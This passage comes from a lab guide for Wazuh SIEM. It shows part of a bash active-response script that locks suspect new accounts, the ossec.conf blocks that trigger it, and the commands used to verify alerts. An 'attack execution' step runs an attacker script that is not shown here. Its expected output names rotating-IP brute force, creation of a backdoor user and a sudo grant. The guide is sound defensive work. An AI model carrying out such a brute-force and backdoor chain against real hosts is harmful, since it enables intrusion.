            STATUS=$(sudo passwd -S "$USERNAME" 2>/dev/null | awk '{pr
int $2}')
            GROUPS=$(groups "$USERNAME" 2>/dev/null)
            REMAINING=$(pgrep -u "$USERNAME" 2>/dev/null | wc -l)

            log "==========================================="
            log "CONTAINMENT RESULT:"
            log "  Lock status: $STATUS"
            log "  Groups: $GROUPS"
            log "  Remaining procs: $REMAINING"

            if [ "$STATUS" == "L" ]; then
                log "  ✓ LOCK: SUCCESS"
            else
                log "  ✗ LOCK: FAILED (status=$STATUS)"
            fi

            echo "$GROUPS" | grep -q "\bsudo\b"
            if [ $? -ne 0 ]; then
                log "  ✓ SUDO: REMOVED"
            else
                log "  ✗ SUDO: STILL PRESENT"
            fi

            log "==========================================="

        else
            log "✓ LEGITIMATE USER: Age $AGE_MINUTES min > 10 min thre
shold"
            log "→ NO ACTION TAKEN"
            log "==========================================="
        fi
    else
        log "✗ Home directory not found: /home/$USERNAME"
        log "==========================================="
```

```
        fi
    else
        log "→ Rule $RULE does not require user analysis"
        log "==========================================="
    fi
else
    log "→ Action '$ACTION' - no processing"
    log "==========================================="
fi

exit 0
```

**Set permissions:**

bash

```
sudo chmod 750 /var/ossec/active-response/bin/enhanced-response.sh
sudo chown root:wazuh /var/ossec/active-response/bin/enhanced-respon
se.sh
```

---

## STEP 3: Configure Active Response Trigger

bash

```
# On Manager
sudo nano /var/ossec/etc/ossec.conf
```

**Add (if not present):**

xml

```xml
<!-- Command: Enhanced Response -->
<command>
  <name>enhanced-response</name>
  <executable>enhanced-response.sh</executable>
  <timeout_allowed>no</timeout_allowed>
</command>
```

```
<!-- Active Response: Trigger on post-exploitation -->
<active-response>
  <command>enhanced-response</command>
  <location>local</location>
  <rules_id>100530,100532,100533,100534,5763</rules_id>
</active-response>
```

```
<command>
  <name>firewall-drop</name>
  <executable>default-firewall-drop</executable>
  <expect>srcip</expect>
  <timeout_allowed>yes</timeout_allowed>
</command>


<!-- Enhanced Active Response Command -->
<command>
  <name>enhanced-response</name>
  <executable>enhanced-response</executable>
  <timeout_allowed>yes</timeout_allowed>
</command>

<active-response>
  <command>firewall-drop</command>
  <location>all</location>
  <rules_id>5763</rules_id>
  <timeout>600</timeout>
</active-response>

<!-- Trigger on upgraded rules -->
<active-response>
  <command>enhanced-response</command>
  <location>all</location>
  <rules_id>100530,100532,100534</rules_id>
</active-response>
```

**Restart:**

bash

```
sudo systemctl restart wazuh-manager
```

---

# 5. Attack Execution {#attack}

## Use Provided Script

**On Attacker:**

bash

```
# Use your script (already correct!)
chmod +x /tmp/usecase5.1_upgraded.sh
sudo /tmp/usecase5.1_upgraded.sh
```

**Expected Output:**

```
╔═══════════════════════════════════╗
║ PHASE 1: Rotating IP Brute-Force  ║
╚═══════════════════════════════════╝
✓ Added IP: 192.168.35.100
...
✓ Phase 1 Complete

╔═══════════════════════════════════╗
║ PHASE 2: Successful Login         ║
╚═══════════════════════════════════╝
✓ Login SUCCESS from 192.168.35.150!

╔═══════════════════════════════════╗
║ PHASE 3: Create Backdoor User     ║
╚═══════════════════════════════════╝
✓ Backdoor user 'hacker' created

╔═══════════════════════════════════╗
║ PHASE 4: Grant Sudo Privileges    ║
```

```
╚═══════════════════════════════════════════════════════╝
✓ 'hacker' granted sudo privileges
```

---

# 6. Verification {#verification}

## Check Alert Counts

bash

```
# On Manager
echo "=== Alert counts ==="
for rule in 5763 100530 100531 100532 100533 100534; do
    count=$(sudo grep "\"id\":\"$rule\"" /var/ossec/logs/alerts/alerts.json 2>/
dev/null | wc -l)
    echo "Rule $rule: $count alerts"
done
```

**Expected Results:**
```
Rule 5763: 10+ alerts (brute-force)
Rule 100530: 1+ alerts (success login)
Rule 100531: 1+ alerts (user creation)
Rule 100532: 1 alert (correlation)
Rule 100533: 1 alert (sudo group) ← Should fire now!
Rule 100534: 1 alert (full chain) ← Should fire now!
```

---

## Check Active Response

bash

```
# On Manager
sudo tail -50 /var/ossec/logs/active-responses.log | grep -E "Blocked|Disa
bled"
```

**Expected:**
```
```

```
2024-12-16 18:00:00 ✓ Blocked IP: 192.168.35.100
...
2024-12-16 18:05:00 ✓ Disabled backdoor: hacker
```